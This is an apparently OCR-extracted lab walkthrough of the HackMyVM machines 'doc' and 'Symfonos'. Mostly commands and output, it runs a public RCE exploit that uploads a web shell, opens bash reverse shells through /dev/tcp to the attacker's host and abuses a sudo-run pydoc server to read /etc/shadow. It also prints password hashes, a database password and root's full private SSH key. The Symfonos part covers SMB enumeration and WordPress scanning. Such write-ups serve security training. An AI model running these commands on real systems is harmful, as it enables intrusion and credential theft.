Online Traffic Offense Management System 1.0 - Remote Code Execu | php/webapps/50221.py
```

```
❯ searchsploit -m 50221
  Exploit: Online Traffic Offense Management System 1.0 - Remote Code Execution (RCE) (Unauthentica
ted)
      URL: https://www.exploit-db.com/exploits/50221
     Path: /usr/share/exploitdb/exploits/php/webapps/50221.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (823)
Copied to: /home/kali/Simulation/123Linux/50221.py
```

```
❯ python2 50221.py

Example: http://example.com

Url: http://doc.hmv
Check Url ...


[+] Bypass Login

[+] Upload Shell

[+] Exploit Done!

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ ls
1629334140_traffic_bg.jpg
1629336240_avatar.jpg
1629421080_tl-logo.png
1753450200_evil.php
```




```
doc.hmv/uploads/1753450200_evil.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.123] 35742
bash: cannot set terminal process group (393): Inappropriate ioctl for device
bash: no job control in this shell
www-data@doc:~/html/traffic_offense/uploads$
```

```
www-data@doc:~/html/traffic_offense$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
bella:x:1000:1000:bella,,,:/home/bella:/bin/bash
```

```
</section>www-data@doc:~/html/traffic_offense$ cat initialize.php
<?php
$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>
if(!defined('base_url')) define('base_url','http://doc.hmv/');
if(!defined('base_app')) define('base_app', str_replace('\\','/',
if(!defined('dev_data')) define('dev_data',$dev_data);
if(!defined('DB_SERVER')) define('DB_SERVER',"localhost");
if(!defined('DB_USERNAME')) define('DB_USERNAME',"bella");
if(!defined('DB_PASSWORD')) define('DB_PASSWORD',"be114yTU");
```

```
❯ cat userpass.txt
      File: userpass.txt
   1  bella - be114yTU
```

```
www-data@doc:~/html/traffic_offense$ su bella
Password:
bella@doc:/var/www/html/traffic_offense$ id
uid=1000(bella) gid=1000(bella) groups=1000(bella),24(cdrom),25(floppy),29(audio),30(dip),44(video)
,46(plugdev),109(netdev)
```

```
bella@doc:/var/www/html/traffic_offense$ sudo -l
Matching Defaults entries for bella on doc:
    env_reset, mail_badpass, secure_path=/usr/local/sb
n\:/bin

User bella may run the following commands on doc:
    (ALL : ALL) NOPASSWD: /usr/bin/doc
bella@doc:/var/www/html/traffic_offense$ /usr/bin/doc
Server ready at http://localhost:7890/
Server commands: [b]rowser, [q]uit
server>
```

```
doc.hmv/uploads/1753450200_evil.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/444 0>%261'
❯ nc -lvnp 444
listening on [any] 444 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.123] 48850
bash: cannot set terminal process group (393): Inappropriate ioctl for device
bash: no job control in this shell
www-data@doc:~/html/traffic_offense/uploads$
```

```
bella@doc:~$ ss -tuln
Netid  State   Recv-Q  Send-Q   Local Address:Port
udp    UNCONN  0       0              0.0.0.0:68
tcp    LISTEN  0       511            0.0.0.0:80
tcp    LISTEN  0       5          127.0.0.1:7890
```

```
❯ sudo systemctl status ssh
● ssh.service - OpenBSD Secure
     Loaded: loaded (/usr/lib/
     Active: active (running)
```

```
bella@doc:~$ ssh kali@10.0.2.65 -R 7890:127.0.0.1:7890
The authenticity of host '10.0.2.65 (10.0.2.65)' can't be established.
ECDSA key fingerprint is SHA256:Kbo2y4a7wtazAZVLRd7Qf7yvz4Pr16f891yCVdPnxf0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.65' (ECDSA) to the list of known hosts.
kali@10.0.2.65's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (202

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 19 17:13:30 2025 from 172.17.0.2
┌─(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ → https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└─(Run: “touch ~/.hushlogin” to hide this message)
 ~ ✔ with kali@kali
```

```
❯ nmap -p7890 -sCV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 15:45 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000034s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
7890/tcp open  http    BaseHTTPServer 0.6 (Python 3.9.2)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Pydoc: Index of Modules
|_http-server-header: BaseHTTP/0.6 Python/3.9.2
```

```
doc.hmv/uploads/1753450200_evil.php?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/445 0>%261'
❯ nc -lvnp 445
listening on [any] 445 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.123] 44016
bash: cannot set terminal process group (393): Inappropriate ioctl for device
bash: no job control in this shell
www-data@doc:~/html/traffic_offense/uploads$
```

```
www-data@doc:~/html/traffic_offense/uploads$ strings /usr/bin/doc
/lib64/ld-linux-x86-64.so.2
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
/usr/bin/pydoc3.9 -p 7890
```






```
bella@doc:/var/www/html/traffic_offense$ sudo /usr/bin/doc
Server ready at http://localhost:7890/
Server commands: [b]rowser, [q]uit
server>
```

```
bella@doc:~$ ssh kali@10.0.2.65 -R 7890:127.0.0.1:7890
kali@10.0.2.65's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Ka

The programs included with the Kali GNU/Linux system ar
the exact distribution terms for each program are descr
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to th
permitted by applicable law.
Last login: Fri Jul 25 15:44:51 2025 from 10.0.2.123
┌─(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you lik
│ want to install supplementary tools. Learn how:
│ → https://www.kali.org/docs/troubleshooting/common-mi
│
└─(Run: “touch ~/.hushlogin” to hide this message)
 ~ ✔ with kali@kali
```


localhost:7890/getfile?key=/etc/shadow
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
CCNA
OTW
Python 3.9.2 [default, GCC 10.2.1 20210110]
Linux-5.10.0-8-amd64-x86_64-with-glibc2.31
File Listing
File: /etc/shadow
root:yj9T$JbPssupqG6t/HdmLqRSB6.$ov7un.izK/xN4qTRdueqJqA0FCaiD91qB34Z7BOW1NA:18864:0:99999:7:::
daemon:*:18863:0:99999:7:::
bin:*:18863:0:99999:7:::
sys:*:18863:0:99999:7:::
sync:*:18863:0:99999:7:::
games:*:18863:0:99999:7:::
man:*:18863:0:99999:7:::
lp:*:18863:0:99999:7:::
mail:*:18863:0:99999:7:::
news:*:18863:0:99999:7:::
uucp:*:18863:0:99999:7:::
proxy:*:18863:0:99999:7:::
www-data:*:18863:0:99999:7:::
backup:*:18863:0:99999:7:::
list:*:18863:0:99999:7:::
irc:*:18863:0:99999:7:::
gnats:*:18863:0:99999:7:::
nobody:*:18863:0:99999:7:::
_apt:*:18863:0:99999:7:::
systemd-timesync:*:18863:0:99999:7:::
systemd-network:*:18863:0:99999:7:::
systemd-resolve:*:18863:0:99999:7:::
messagebus:*:18863:0:99999:7:::
sshd:*:18863:0:99999:7:::
bella:yj9T$3fRyqePUs8YCCJ255.Rf3.$Spv1o8sOBBlavBMGpaezms95A6BcrG6rl0Es27ZHB31:18863:0:99999:7:::
systemd-coredump:!*:18863:::::
mysql:!:18863:0:99999:7:::


localhost:7890/getfile?key=/root/.ssh/id_rsa
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
Python 3.9.2 [default, GCC 10.2.1 20210110]
Linux-5.10.0-8-amd64-x86_64-with-glibc2.31
File Listing
File: /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA6EoSPtXiFtzobkdXCemyu+inUAHe1+tAWvDEEpUSOYXVTDZXUhsA
qJ0B8PP+/i2gJb4ROUpuDJ6e8Ca1UYJdKFX47f5g0BRM+S5ZLueQDjv66Di7MukuKaLzq7
LapI7QvuPNStnZsolvixn0urFfKBQWJ2x3DGXcZCUWx37G7Ip8FawmF7OAkD5+R+0PucRz
f68GXSEhlE6SMvSbdbKMZLYXxQORFHMxemjfDK8nMhlrzwbw9QMPlnvhQ+QevCmu9AdbE+
OgPXTzU+2cFtYl21h9ReDgYkybXggfAOVTLTwTyZSAN9fztxrVnEw7Auz6u5PguSB1WbKQ
T3vr7DqgzlFPygJo6OrgahuksSnnUuZv31DZsQVB71qMhSrQQ6tzr6K8n4aHftdJ0OveJt
06TtUUOS13sNbHNIq6kBKnTvS1pkEalF1wg2i5AzrxmM81PPqdZboSiyyEQvoekP3aV8ZG
GT2tWLg9+Hy+uxyqB6u1toFpzu3ZAhW4j+Z5UgCbAAAFgFvKv91byr/dAAAAB3NzaC1yc2
EAAAGBAOhKEj7V4hbc6G5HVwnpsrvop1AB3tfrQFrwxBKVEjmF1Uw2V1IbAKidAfDz/v4t
oCW+ETlKbgyenvAmtVGCXShV+O3+YNAUTPkuWS7nkA47+ug4uzLpLimi86uy2qSO0L7jzU
rZ2bKJb4sZ9LqxXygUFidsdwxl3GQlFsd+xuyKfBWsJhezgJA+fkftD7nEc3+vBl0hIZRO
kjL0m3WyjGS2F8UDkRRzMXpo3wyvJzIZa88G8PUDD5Z74UPkHrwprvQHWxPjoD1081PtnB
bWJdtYfUXg4GJMm14IHwDlUy08E8mUgDfX87ca1ZxMOwLs+ruT4LkgdVmykE976+w6oM5R
T8oCaOjq4GobpLEp51Lmb99Q2bEFQe9ajIUq0EOrc6+ivJ+Gh37XSdDr3ibdOk7VFDktd7
DWxzSKupASp070taZBGpRdcINouQM68ZjPNTz6nWW6EosshEL6HpD92lfGRhk9rVi4Pfh8
vrscqgertbaBac7t2QIVuI/meVIAmwAAAAMBAAEAAAGALPxLVEfvpSXbDaBbRtwvdRy1al
UyZvZ0XChMkJy2DtXQXRYZCxmXow/lFFjshSUo4qZQh5vWfDMr7K5SZxqsF+euccjVzvZf
gdJsCx1lVJxhFyAFgPKPshiQwCu/FCdkXdOYKmrOMjlTlMjOEGnRV92r/K6Qz6HacLqOEs
yGkcCwDzJrniNxPn4bzqomZX+aLpwiy15jNmmQ/rVIdh7B+a8aI1lxe1hjuKUerUIugRFT
Q6DAgXK6ThZnpdJD8YTQsowI9pJaq8y0D9ttXN3H2L6a9dHQHN7xBZSyMdfzxUMzwxIPmc
t7+ha/bltIBCiI7yoJnX73tc7s9VJyWrTO4LDyIQLbB/aSdKzzR1vnnwLBT+t4OyqRv7o+
tr4xLROUM2dM60CmPFCpqQrmfqxrZMSHOEq0oRT+Av7pFuhWsbEc3lG4vFNYhcGqwzuzxi
OqakR703Gu9PVeRVbs/oxUIeGa7VEVzeQMOOmjvX533hvnJwCYyBvg4PZQreNxH9MhAAAA
wQCondj8AjnNVp1A2rsBfYcd2yUhktgTw3KndX9dSlspghNXYCiEW4KFV22vf0WQAHH8FZ
1zUWSPnNhdRGOwvlAmluLPldAfihzE1jJfRJLY2CgsiMTCzEsmFp3Wf3+ji4d0Ir1PooPm
tvyzpCQkNy6dTmeCkjvmJEFA1PtffdZFKN9NLXZGR7tS1LOClgKEGU4/xsc9oVo5LAwN6G
MV6IVszcEkcGKtj2Yf2rMwKOMFqOjylslzWPwKX8ybbL3vkjIAAADBAPrqG8iNALyMY+Fq
u+yMTewBZJHoVybC+lWye/PYTK8ALisF3PsQq6Y7poHdSYmEImuJPlNBP5ONmJbR0OaG/L
+gTS+BjnUzbtsBBZdsW85Gddmvc6AsH+JKi+2wXvmRjgdds3xnWB1cKesHY+blNhmIMsQj
kqZcGI3IGMXkJnet5Z/FWkCzMeXUeMs3/gQA1qGmmIsckospBADKEpg7a8WwuW/s7NDELg
yfOpMvz2OdQ7qKA9aruhJ0iJPrwAIFfQAAAMEA7P9TFtQ3yQy1RnhIKCCZ69JNTFx15U8Y
6eIbS3RYR2RMHmY+Twfe/OOCleagKMxiCm9O5xxXe593Rcl/NFoiSuIB1oKL+TX7nnH/6U
SLYOqE5njQMEHWkXWxBUQ6CbPkEHBGKTjPwTDHHWO4bEjRHQRZVQzcfjkwEEWn4oS3/FAe
s1R6k834FA4RfIpakszn95GJQKVbuJrK/rbl3FVMJ/Q2RiiXPkEmfhoYJFSpp+8I9cJQkz
uQ1x5zlzTqI5n3AAAACHJvb3RAZG9jAQI=
-----END OPENSSH PRIVATE KEY-----

```
❯ cat rootpass.txt
       File: rootpass.txt
   1   $y$j9T$JbPssupqG6t/HdmLqRSB6.$ov7un.izK/xN4qTRdueqJqA0FCaiD91qB34Z7BOW1NA
```

```
❯ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt rootpass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha51
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
bella@doc:/var/www/html/traffic_offense$ ss -tulpn
Netid               State                Recv-Q               Send-Q                              Local Address:Port
udp                 UNCONN               0                    0                                       0.0.0.0:68
tcp                 LISTEN               0                    511                                     0.0.0.0:80
tcp                 LISTEN               0                    128                                   127.0.0.1:21
```

```
bella@doc:/tmp$ ssh kali@10.0.2.65 -R 21:127.0.0.1:21
kali@10.0.2.65's password:
Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC K

The programs included with the Kali GNU/Linux system a
the exact distribution terms for each program are desc
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
permitted by applicable law.
Last login: Fri Jul 25 15:52:41 2025 from 10.0.2.123
┌─(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you li
│ want to install supplementary tools. Learn how:
│ → https://www.kali.org/docs/troubleshooting/common-m
│
└─(Run: “touch ~/.hushlogin” to hide this message)
 ~ ✔ with kali@kali
```

```
❯ nmap -p21 -sCV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 16:05 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000035s latency).
Other addresses for localhost (not scanned): ::1

PORT   STATE SERVICE VERSION
21/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ftp-bounce: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   3072 35:dd:6a:43:ee:a2:e9:90:92:f5:1c:bf:63:b4:40:e9 (RSA)
|   256 53:86:b3:aa:03:4f:ac:28:75:f7:12:e4:f8:08:01:11 (ECDSA)
|_  256 3d:1f:f7:b8:96:cb:8d:54:2f:68:1b:0d:8b:e3:89:57 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
bella@doc:/tmp$ ls -la
total 40
drwxrwxrwt  9 root  root  4096 Jul 25 10:00 .
drwxr-xr-x 18 root  root  4096 Aug 24  2021 ..
drwxrwxrwt  2 root  root  4096 Jul 25 08:04 .font-u
drwxrwxrwt  2 root  root  4096 Jul 25 08:04 .ICE-un
-rw-------  1 bella bella 2590 Jul 25 10:00 id_rsa
```

```
bella@doc:/tmp$ ssh -i id_rsa root@127.0.0.1 -p21
The authenticity of host '[127.0.0.1]:21 ([127.0.0.1]:21)' can't be established.
ECDSA key fingerprint is SHA256:Ve2MnZ4ttClutqvDEH+s2cKLL8vCNRSKx7hqJQgbBkk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:21' (ECDSA) to the list of known hosts.
Linux doc 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 25 02:16:00 2021
root@doc:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@doc:~# cat root.txt
HMVfinallyroot
```

Symfonos

```
Nmap scan report for 10.0.2.124
Host is up (0.00012s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 ab:5b:45:a7:05:47:a5:04:45:ca:6f:18:bd:18:03:c2 (RSA)
|   256 a0:5f:40:0a:0a:1f:68:35:3e:f4:54:07:61:9f:c6:4a (ECDSA)
|_  256 bc:31:f5:40:bc:08:58:4b:fb:66:17:ff:84:12:ac:1d (ED25519)
25/tcp  open  smtp        Postfix smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=symfonos
| Subject Alternative Name: DNS:symfonos
| Not valid before: 2019-06-29T00:29:42
|_Not valid after:  2029-06-26T00:29:42
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.25 (Debian)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:8A:F4:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
❯ enum4linux -a 10.0.2.124
Starting enum4linux v0.9.1 ( htt
```

```
=================================( Share Enumeration
=====

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.
```

```
[+] Enumerating users using SID S-1-22-1 and

S-1-22-1-1000 Unix User\helios (Local User)
```

```
❯ smbclient \\\\10.0.2.124\\anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jun 29 03:14:49 2019
  ..                                  D        0  Sat Jun 29 03:12:15 2019
  attention.txt                       N      154  Sat Jun 29 03:14:49 2019

                19994224 blocks of size 1024. 17214076 blocks available
smb: \> get attention.txt
```

```
❯ cat attention.txt
       File: attention.txt
   1
   2   Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!
```

```
❯ echo -e 'epidioko\nqwerty\nbaseball' > pass.txt
❯ cat pass.txt -p
epidioko
qwerty
baseball
```

```
❯ smbclient \\\\10.0.2.124\\helios -U helios
Password for [WORKGROUP\helios]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jun 29 02:32:05 2019
  ..                                  D        0  Sat Oct 12 21:12:28 2024
  research.txt                        A      432  Sat Jun 29 02:32:05 2019
  todo.txt                            A       52  Sat Jun 29 02:32:05 2019

                19994224 blocks of size 1024. 17214072 blocks available
smb: \> qwerty -> Password for helios
```


```
smb: \> get todo.txt
getting file \todo.txt of size 52 as todo.txt (50,8 Kil
smb: \> get research.txt
getting file \research.txt of size 432 as research.txt
es/sec)
```

```
❯ cat todo.txt
       File: todo.txt
   1
   2   1. Binge watch Dexter
   3   2. Dance
   4   3. Work on /h3l105
   5
```

```
❯ cat research.txt
       File: research.txt
   1   Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a g
       olden chariot which brought the Sun across the skies each day from the east (Ethiopia) to
       the west (Hesperides) while at night he did the return journey in leisurely fashion loungi
       ng in a golden cup. The god was famously the subject of the Colossus of Rhodes, the giant
       bronze statue considered one of the Seven Wonders of the Ancient World.
```

```
  GNU nano 8.4                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.124      symfonos.local
```




```
❯ whatweb http://symfonos.local/h3l105/
http://symfonos.local/h3l105/ [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTML5, HTTPServer[Deb
ian Linux][Apache/2.4.25 (Debian)], IP[10.0.2.124], JQuery, MetaGenerator[WordPress 5.2.2], Powered
By[WordPress,WordPress,], Script[text/javascript], Title[helios site &#8211; Just another WordPress
 site], UncommonHeaders[link], WordPress[5.2.2]
```

```
❯ wpscan --url http://symfonos.local/h3l105 -e u,ap
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
```

```
[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://symfonos.local/h3l105/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://symfonos.local/h3l105/wp-content/plugins/mail-masta/readme.txt

[+] site-editor
 | Location: http://symfonos.local/h3l105/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
```

```
[i] User(s) Identified:


[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://symfonos.local/h3l105/index.php/wp-json/wp/v2/users/?per_page=100&page=1
